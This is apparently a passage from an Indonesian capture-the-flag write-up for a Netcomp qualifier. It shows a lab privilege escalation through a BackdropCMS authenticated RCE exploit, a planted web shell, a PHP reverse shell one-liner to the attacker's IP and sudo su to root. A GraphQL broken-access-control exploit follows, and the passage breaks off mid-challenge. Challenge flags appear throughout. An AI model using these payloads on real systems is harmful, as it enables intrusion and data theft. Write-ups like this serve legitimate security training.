Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check y
our Internet connection or proxy settings


Last login: Sun Jan  5 05:57:03 2025 from 10.18.200.69
pasta@dungeon:~$ ls
user.txt
pasta@dungeon:~$ cat user.txt
Netcomp{924c2c2db673a8bad7cb9e6032ae63e2}
pasta@dungeon:~$ |
```

```
                                                                    [0/1951]
[14:12:43] 403 -  275B  - /.htaccess_extra
[14:12:43] 403 -  275B  - /.htaccess.sample
[14:12:43] 403 -  275B  - /.htaccessBAK
[14:12:43] 403 -  275B  - /.htaccess.save
[14:12:43] 403 -  275B  - /.htaccessOLD
[14:12:43] 403 -  275B  - /.htm
[14:12:43] 403 -  275B  - /.html
[14:12:43] 403 -  275B  - /.htpasswd_test
[14:12:43] 403 -  275B  - /.httr-oauth
[14:12:43] 403 -  275B  - /.htpasswds
[14:12:47] 403 -  275B  - /.php
[14:13:34] 200 -    2MB - /backup.zip
[14:13:49] 301 -  309B  - /css  ->  http://10.1.2.232:76/css/
[14:13:58] 200 -    5KB - /favicon.ico
[14:14:00] 301 -  311B  - /fonts  ->  http://10.1.2.232:76/fonts/
[14:14:10] 200 -  543B  - /js/
[14:14:48] 403 -  275B  - /server-status
[14:14:48] 403 -  275B  - /server-status/
[####################  ] 92%  10647/11460        75/s       job:1/1  errors:29
```

Netcomp(924c2c2db673a8bad7cb9e6032ae63e2}

232-Root

Deskripsi

(Pastikan sudah connect VPN Hacktrace-Ranges)
IP 10.1.2.232
Format Flag : Netcomp{flag}


Author: y0xhz

Informasi Terkait Soal

Privilege escalation dari 232-User.

Pendekatan


Setelah masuk melalui SSH, kita tidak memiliki akses sudo. Tetapi machine ini memiliki binary curl/wget, sehingga saya mencoba memakai LinPEAS, tetapi kurang memberikan hasil. Saya coba list port yang terpakai dengan **ss -lnupt**:



```
pasta@dungeon:~$ ss -lnupt
Netid        State         Recv-Q         Send-Q           Local Address:Port            Peer Address:Port        Process
udp          UNCONN        0              0                   127.0.0.54:53                   0.0.0.0:*
udp          UNCONN        0              0                127.0.0.53%lo:53                   0.0.0.0:*
tcp          LISTEN        0              511                  127.0.0.1:98                   0.0.0.0:*
tcp          LISTEN        0              70                   127.0.0.1:33060                0.0.0.0:*
tcp          LISTEN        0              4096             127.0.0.53%lo:53                   0.0.0.0:*
tcp          LISTEN        0              151                  127.0.0.1:3306                 0.0.0.0:*
tcp          LISTEN        0              4096                127.0.0.54:53                   0.0.0.0:*
tcp          LISTEN        0              4096                         *:22                         *:*
tcp          LISTEN        0              511                          *:76                         *:*
```

Ada port 98, yang disertai dengan suatu process. Sehingga disini saya langsung coba untuk melakukan local port forwarding:

```
ssh -L 127.0.0.1:98:localhost:98 pasta@10.1.2.232
```



Welcome to My Backdrop Site!

Organize your content

Backdrop CMS includes three pre-defined types of content: Pages, Posts, and Cards. Custom content types can also be added.

What is a Card?

A Card can only be seen as part of another page. Place them individually as "Existing content" Blocks, or grouped as in a View.

The Home page layout

Use the home page layout to specifically customize this page. These Cards only appear on this layout.

Ternyata process tersebut menjalankan sebuah CMS, yaitu BackdropCMS. Pertama saya mencoba directory search lagi:

```
403    274B   http://localhost:98/.ht_wsr.txt
403    274B   http://localhost:98/.htaccess.bak1
403    274B   http://localhost:98/.htaccess.sample
403    274B   http://localhost:98/.htaccess.orig
403    274B   http://localhost:98/.htaccess.save
403    274B   http://localhost:98/.htaccess_extra
403    274B   http://localhost:98/.htaccess_orig
403    274B   http://localhost:98/.htaccess_sc
403    274B   http://localhost:98/.htaccessBAK
```

```
403   274B   http://localhost:98/.htaccessOLD2
403   274B   http://localhost:98/.htaccessOLD
403   274B   http://localhost:98/.html
403   274B   http://localhost:98/.htm
403   274B   http://localhost:98/.htpasswds
403   274B   http://localhost:98/.htpasswd_test
403   274B   http://localhost:98/.httr-oauth
403   274B   http://localhost:98/.php
301   308B   http://localhost:98/core     -> REDIRECTS TO:
http://localhost:98/core/
301   309B   http://localhost:98/files    -> REDIRECTS TO:
http://localhost:98/files/
200   584B   http://localhost:98/files/
200   3KB  http://localhost:98/index.php
404   2KB  http://localhost:98/index.php/login/
200   455B   http://localhost:98/layouts/
200   7KB  http://localhost:98/LICENSE.txt
301   311B   http://localhost:98/modules  -> REDIRECTS TO:
http://localhost:98/modules/
200   491B   http://localhost:98/modules/
200   5KB  http://localhost:98/README.md
200   528B   http://localhost:98/robots.txt
200   5KB  http://localhost:98/server-status
200   5KB  http://localhost:98/server-status/
200   0B   http://localhost:98/settings.php
301   309B   http://localhost:98/sites    -> REDIRECTS TO:
http://localhost:98/sites/
301   310B   http://localhost:98/themes   -> REDIRECTS TO:
http://localhost:98/themes/
200   454B   http://localhost:98/themes/
```


Terdapat banyak endpoint yang tersedia, dan setelah sekian lama mencari sesuatu yang bisa dipakai untuk melakukan privesc ternyata, **credential untuk login adalah admin:admin** (lmaolmaolmaolmaolmaolmaolmaolmaolmaolmao)

Ditambah, kita mendapat versi yang dipakai untuk BackdropCMS ini, yaitu:


```
; Added by Backdrop CMS packaging script on 2024-03-07
project = backdrop
version = 1.27.1
timestamp = 1709862662
```

Kedua hal ini mengarah ke suatu exploit yaitu authenticated RCE, https://www.exploit-db.com/exploits/52021


yang dimana kita bisa menginstall modules yang mengandung malicious command dengan syarat sudah bisa mendapatkan privilege admin.



```
> searchsploit backdrop
 ------------------------------------------------------------------ ---------------------------
 Exploit Title                                                     |  Path
 ------------------------------------------------------------------ ---------------------------
Backdrop CMS 1.20.0 - 'Multiple' Cross-Site Request Forgery (CSRF | php/webapps/50323.html
Backdrop CMS 1.23.0 - Stored XSS                                  | php/webapps/51905.txt
Backdrop CMS 1.27.1 - Authenticated Remote Command Execution (RCE | php/webapps/52021.py
Backdrop Cms v1.25.1 - Stored Cross-Site Scripting (XSS)          | php/webapps/51597.txt
 ------------------------------------------------------------------ ---------------------------
Shellcodes: No Results

> searchsploit -m php/webapps/52021.py
  Exploit: Backdrop CMS 1.27.1 - Authenticated Remote Command Execution (RCE)
      URL: https://www.exploit-db.com/exploits/52021
     Path: /usr/share/exploitdb/exploits/php/webapps/52021.py
    Codes: N/A
 Verified: True
File Type: Python script, Unicode text, UTF-8 text executable
cp: overwrite '/home/etern1ty/ctf/netcomp-25/qual/b2r/232/52021.py'?
Copied to: /home/etern1ty/ctf/netcomp-25/qual/b2r/232/52021.py
```



```
> python 52021.py http://localhost:98
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating...
Evil module generated! shell.zip
Go to http://localhost:98/admin/modules/install and upload the shell.zip for Manual Installation.
Your shell address: http://localhost:98/modules/shell/shell.php

> eter ~/../b2r/232                                                          9.036s env - base
▶ 
```



Manual installation

You can find modules, themes, and layouts on backdropcms.org. The following file extensions are supported: *tar tgz gz bz2*.

Install projects by name

Names

Enter project names, one name per line. Names must only contain lowercase letters, numbers, and underscores.

Install from a URL

Upload a module, theme, or layout archive to install

Upload a module, theme, or layout archive to install

Browse... shell.zip

For example: *name.tar.gz* from your local computer

Solusi


Setelah menanam web shell, kita bisa menjalankan script di /modules/shell/shell.php, setelah itu kita jalankan reverse shell untuk interaktif yang lebih baik:

buka listener di lokal:


```
nc -lnvp 9999
```

Jalankan command untuk membuka reverse shell di webshell:

```
php -r '$sock=fsockopen(”10.18.200.77”,9999);exec(”sh <&3 >&3 2>&3”);'
```



```
php -r '$sock=fsockopen("10.18.200.77",9999);exec("sh <&3 >&3 2>&3");'
```




```
┌──(kali㉿kali)-[~/netcomp/232]
└─$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.18.200.77] from (UNKNOWN) [10.1.2.232] 42808
whoami
ottosir
```

Kita mendapatkan akses user “ottosir”.

Setelah itu, kita cari command command yang bisa dijalankan dengan sudo oleh user tersebut:


```
sudo -l
```



```
ottosir
sudo -l
Matching Defaults entries for ottosir on dungeon:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User ottosir may run the following commands on dungeon:
    (ALL : ALL) ALL
    (ALL : ALL) NOPASSWD: /usr/bin/su
```


Gacor, sekarang kita tinggal menjalankan sudo su, dengan menjalankan perintah ini kita akan berubah menjadi root.

sudo su



```
ottosir@dungeon:/var/www/app/modules/shell$ sudo su
sudo su
root@dungeon:/var/www/app/modules/shell# █
```

lalu masuk ke /home/ottosir untuk membaca root.txt:



```
root@dungeon:~# cd /home/ottosir
cd /home/ottosir
root@dungeon:/home/ottosir# ls
ls
root.txt
root@dungeon:/home/ottosir# cat root*.txt
cat root*.txt
Netcomp{98581cc88eca4cd5d092073f6cab89d7}
root@dungeon:/home/ottosir# █
```

Hasil

Netcomp{98581cc88eca4cd5d092073f6cab89d7}

WEB EXPLOITATION

Eznotes

Deskripsi


Hanya sebuah aplikasi notes biasa.

Informasi Terkait Soal

Diberikan sebuah aplikasi berbasis web dengan kapabilitas untuk login, register, membuat note, mengedit note, dan menghapus note.

Apabila kita melihat request yang dibuat ke backend, dapat diketahui bahwa aplikasi menggunakan graphQL.

Contoh mengambil notes dari suatu user:



```
POST /graphql HTTP/1.1
Host: 103.127.138.252:10138
Content-Length: 193
Accept-Language: en-US,en;q=0.9
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIi
OiIzOWRiZjE5ZC1kZThjLTQ1NDYtYTA3ZS1mYzBkOTI4Y
Tc4ODciLCJ1c2VybmFtZSI6ImFuamluZyIsInJvbGUiOi
J1c2VyIiwiZXhwIjoxNzM2MTI4OTk1LCJpYXQiOjE3MzY
wNDI1OTV9.6y4g7DqapOFLzMimrS9hhGHrZ7oOULLKgHd
1QYcI_T4
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/128.0.6613.120 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://103.127.138.252:10137
Referer: http://103.127.138.252:10137/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "query":
  "\n query {\n notes {\n id\n userId\n title
  \n description\n }\n }\n ",
  "variables":{
  }
}
```

```
HTTP/1.1 200 OK
Server: nginx/1.27.3
Date: Sun, 05 Jan 2025 02:03:53 GMT
Content-Type: application/json
Content-Length: 158
Connection: keep-alive
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Referrer-Policy: no-referrer-when-downgrade
Content-Security-Policy: default-src 'self';
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Allow-Headers:
DNT,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,
Range,Authorization
Access-Control-Expose-Headers: Content-Length,Content-Range

{
  "data":{
    "notes":[
      {
        "id":"9536b890-3155-4abf-aece-b59a19dfbe1a",
        "userId":"39dbf19d-de8c-4546-a07e-fc0d928a7887",
        "title":"sat",
        "description":"satu"
      }
    ]
  }
}
```

Tujuan utama challenge ini adalah membaca notes milik admin

Pendekatan

Untuk mendapatkan flag berikut pendekatan yang kami lakukan:

1. Mengetahui query-query yang ada
2. Mencari userId milik admin
3. Mencari Notes milik admin

Solusi


Pendekatan pertama adalah mengetahui query apa saja yang terdapat pada graphQL, kita bisa menggunakan fitur pada burpsuite yakni dengan klik kanan pada request -> graphQL -> set introspection query, lalu kirimkan request nya. Setelah itu, kita akan mendapatkan detail query-query yang ada beserta strukturnya. Karena target kita adalah membaca note dari user admin, maka yang perlu dilakukan selanjutnya adalah mencari query yang sesuai, didapatkan query *userNotes* dengan inti struktur sebagai berikut:

query{\n userNotes(userId: $userId) {\n id \n title \n description \n} \n}

Karena kita membutuhkan userid, kita perlu mengetahui userId admin dengan melakukan listing user yang ada menggunakan query lain, query yang digunakan adalah:

query {\n users \n{\n id \n username \n role \n isActive \n } \n}


Dengan memanggil query tersebut, didapatkan user admin dengan value sebagai berikut:



```
{
	"data":{
		"users":[
			{
				"id":"0ef76d86-3a59-4508-8050-6d8c86a3532f",
				"username":"admin",
				"role":"ADMIN",
				"isActive":true
			},
			{
```

setelah itu, gunakan userid untuk mengambil data user milik admin:

query {\n userNotes(userId: \"0ef76d86-3a59-4508-8050-6d8c86a3532f\") {\n id title\n description\n }\n }



```
{
	"data":{
		"userNotes":[
			{
				"id":"cab67516-d3a6-4baf-bc07-3915cb289d37",
				"title":"Welcome",
				"description":"Welcome to notes app!"
			},
			{
				"id":"22e802b1-f6b0-4441-976e-d3074c89740c",
				"title":"FLAG",
				"description":
				"Selamat, kamu mendapatkan sebuah flag! Netcomp{eazzy_graphql_broken_access_cont
				rol_exploit_n0tes}"
			}
		]
	}
}
```

Hasil

Netcomp{eazzy_graphql_broken_access_control_exploit_n0tes}

Karbitan

Deskripsi

Ada cewek anime cantik klaim, ada lagi cewek anime cantik klaim, ada lagi klaim. Itu namanya penyakit karbitan

Informasi Terkait Soal

Diberikan sebuah websocket service dimana kita bisa melakukan:

1. Init user
2. Update score user
3. Get flag

Tujuan dari soal ini adalah kita harus mengumpulkan score setidaknya 5000 untuk mendapatkan flag.

Pendekatan

